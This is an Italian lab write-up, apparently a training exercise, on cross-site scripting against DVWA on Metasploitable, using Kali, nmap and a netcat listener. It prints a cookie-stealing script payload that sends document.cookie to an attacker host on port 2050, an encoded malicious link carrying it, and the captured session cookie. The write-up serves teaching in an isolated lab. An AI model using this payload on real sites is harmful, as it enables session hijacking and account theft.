

Gli attacchi XSS sono possibili a causa di applicazioni Web vulnerabili. Queste vulnerabilità si generano quando un'applicazione utilizza un input proveniente dall'utente senza filtrarlo, e successivamente utilizza questo input per generare il contenuto che verrà mostrato all'utente.

L'attacco **Cross-Site Scripting** (XSS) è una vulnerabilità che si verifica quando un'applicazione web consente a un attaccante di inserire script malevoli in pagine visualizzate da altri utenti.

Ecco come avviene generalmente un attacco XSS:

- **Inserimento di script malevoli:** un attaccante inserisce codice script malevolo in input che viene poi memorizzato sul server o incluso direttamente in una pagina web.
 - **Fornitura dei dati contaminati:** il sito web non filtra o neutralizza correttamente gli input degli utenti. Gli input contaminati vengono quindi restituiti ai browser degli utenti senza alcuna validazione.
 - **Esecuzione del codice nel browser dell'utente:** quando un utente legge la pagina web compromessa, il browser esegue il codice malevolo come se fosse parte legittima della pagina. Questo può portare a vari tipi di attività dannose, come il *furto di cookie di sessione*, l'inserimento di contenuti falsificati nella pagina o il reindirizzamento a siti malevoli.
- Esistono diverse varianti di attacchi XSS, tra cui:
- **Stored XSS:** l'input contaminato è memorizzato sul server e successivamente restituito a tutti gli utenti che visualizzano una determinata pagina.
 - **Reflected XSS:** l'input contaminato viene riflesso direttamente sulla pagina e può essere attivato attraverso link malevoli o altri meccanismi che inducono gli utenti a visitare una pagina specifica.
 - **DOM-based XSS:** l'attacco sfrutta manipolazioni del Document Object Model (DOM) del lato client per eseguire script malevoli nel contesto del browser dell'utente.


Come capire se un sito web è vulnerabile?

Innanzitutto ricordiamo che **non è etico né legale** cercare di individuare vulnerabilità in un sito web senza il **consenso esplicito** del proprietario. Tuttavia, è possibile identificare alcune potenziali vulnerabilità esaminando alcune caratteristiche e comportamenti comuni. Ecco alcune indicazioni generali:

- **Versioni obsolete del software:** i siti web che utilizzano versioni obsolete di software, come server web, sistemi operativi, CMS (Content Management System) o plugin, possono essere vulnerabili.
- **Errori di configurazione:** le configurazioni errate dei server web o delle applicazioni possono creare aperture di sicurezza. Ad esempio, permessi di file e directory non corretti, configurazioni SSL deboli o accessi non necessari possono esporre il sito a rischi.
- **Injection di codice:** verifica la presenza di possibili vulnerabilità di injection di codice, come SQL injection o XSS (Cross-Site Scripting). Questi possono consentire a un attaccante di eseguire codice malevolo nel contesto del sito.
- **Controllo di accesso inadeguato:** un controllo di accesso debole può consentire a utenti non autorizzati di accedere a risorse sensibili o eseguire azioni riservate.
- **Mancanza di protezione contro attacchi comuni:** implementare misure di sicurezza come firewall, filtri per prevenire attacchi di tipo DDoS e meccanismi di limitazione del tentativo di accesso (brute force) può aiutare a proteggere il sito.

- **Logging insufficiente o assente:** la registrazione degli eventi di sicurezza è essenziale per individuare e rispondere a potenziali violazioni. Se un sito non tiene traccia degli eventi di sicurezza, potrebbe essere difficile rilevare un attacco.
- **Mananza di crittografia:** bisogna assicurarsi che la comunicazione tra il browser e il server sia crittografata utilizzando HTTPS per proteggere i dati sensibili durante il trasferimento.
- **Gestione errata delle sessioni:** la gestione delle sessioni debolmente implementata può portare a vulnerabilità. Bisogna assicurarsi che le sessioni utente siano gestite in modo sicuro e che non vi siano debolezze nella gestione dei token di sessione.
- **Scansione automatica:** gli strumenti di scansione automatica possono essere utilizzati per identificare vulnerabilità comuni. Tuttavia, è importante notare che tali strumenti possono fornire solo una valutazione superficiale e che è necessario un approccio più approfondito per una sicurezza completa.

Svolgimento dell'esercizio: in primo luogo avviamo Kali e Metasploitable, assicuriamoci che le due macchine siano comunicanti tra di loro, poi andiamo sul browser di Kali e scriviamo l'indirizzo IP di metasploitable. Lo screen seguente mostra la schermata che avremo come risultato della ricerca.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Clicchiamo su DVWA, che è una web application scritta in PHP e MySQL installabile in qualsiasi ambiente in cui sia presente un web server, php e mysql. L'applicazione è stata creata e concepita piena di vulnerabilità più o meno facili da scovare, il livello di difficoltà può essere configurato come:

Basso – Non esiste nessun tipo di controllo di sicurezza;

Medio – Controlli approssimativi;

Alto – Questo è il livello più alto e l'obiettivo non si deve sempre focalizzare soltanto sulla vulnerabilità stessa (stile CTF);

Noi scegliamo il livello di sicurezza più basso.

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.


The security level changes the vulnerability level of DVWA.

low

▼

Submit

Per svolgere la consegna, successivamente andiamo su XSS reflected, che ci chiede di immettere uno script. Io ho inserito uno script che come risultato ha quello di aprire un pop-up con la scritta XSS.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: low

PHPIDS: disabled

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

More info


<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

Il pop-up effettivamente spunta, questo ci fa capire che la macchina è vulnerabile perché ci permette di prendere il controllo della web app e delle sue componenti.



Torniamo sul prompt di Kali e digitiamo nmap più l'IP di metasploitable, questo ci permette di fare un port scanning e sapere quali porte sono aperte e attualmente in uso.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nmap 192.168.50.101  
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-19 06:12 EST  
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using -  
-system-dns or specify valid servers with --dns-servers  
Nmap scan report for 192.168.50.101  
Host is up (0.010s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
8009/tcp  open  ajp13  
8180/tcp  open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
```

Con il comando nc -l -p scelgo di operare sulla porta 2050.

```
(kali@kali)-[~]  
$ nc -l -p 2050  
_
```

`<script>>window.location='http://192.168.50.100:2050/?cookie=' + document.cookie</script>`
Quando clicchiamo su submit NetCat su Kali intercetta lo script.

Su DVWA si creerà un link malevolo: se l'utente ci clicca sopra verranno rubati i cookie di quella sessione. Il link che ho ottenuto come risultato è il seguente:

http://192.168.50.101/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ewindow.location%3D%27http%3A%2F%2F127.0.0.1%3A2050%2F%3Fcookie%3D%27+%2B+document.cookie%3C%2Fscript%3E#

The screenshot displays the DVWA (Damn Vulnerable Web Application) interface, specifically the 'Vulnerability: Stored Cross Site Scripting (XSS)' page. The interface is divided into a sidebar and a main content area. The sidebar contains navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, and File Inclusion. The main content area features a form with a 'Name' field containing the text 'Hack' and a 'Message' field. Below the form is a 'Sign Guestbook' button. The browser's developer tools are open, showing the HTML structure of the page. The HTML includes a header with the title 'Vulnerability: Stored Cross Site Scripting (XSS)' and a main body with a form for submitting a message. The form has a 'Name' field with the value 'Hack' and a 'Message' field. The form is submitted via a POST request to 'http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd'.

Ripetiamo il processo di prima e nel messaggio riscriviamo lo script, poi clicchiamo su Sign Guestbook.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: Hack
Message:

Il risultato è che NetCat sul prompt di Kali, che sta in ascolto sulla porta 2050, intercetta lo script.

```
(kali@kali)-[~]  
$ nc -l -p 2050  
GET /?cookie=security=low;%20PHPSESSID=d712b9d6dba1bc5da1399aea1b1835c5 HTTP/1.1  
Host: 192.168.50.100:2050  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/  
Upgrade-Insecure-Requests: 1
```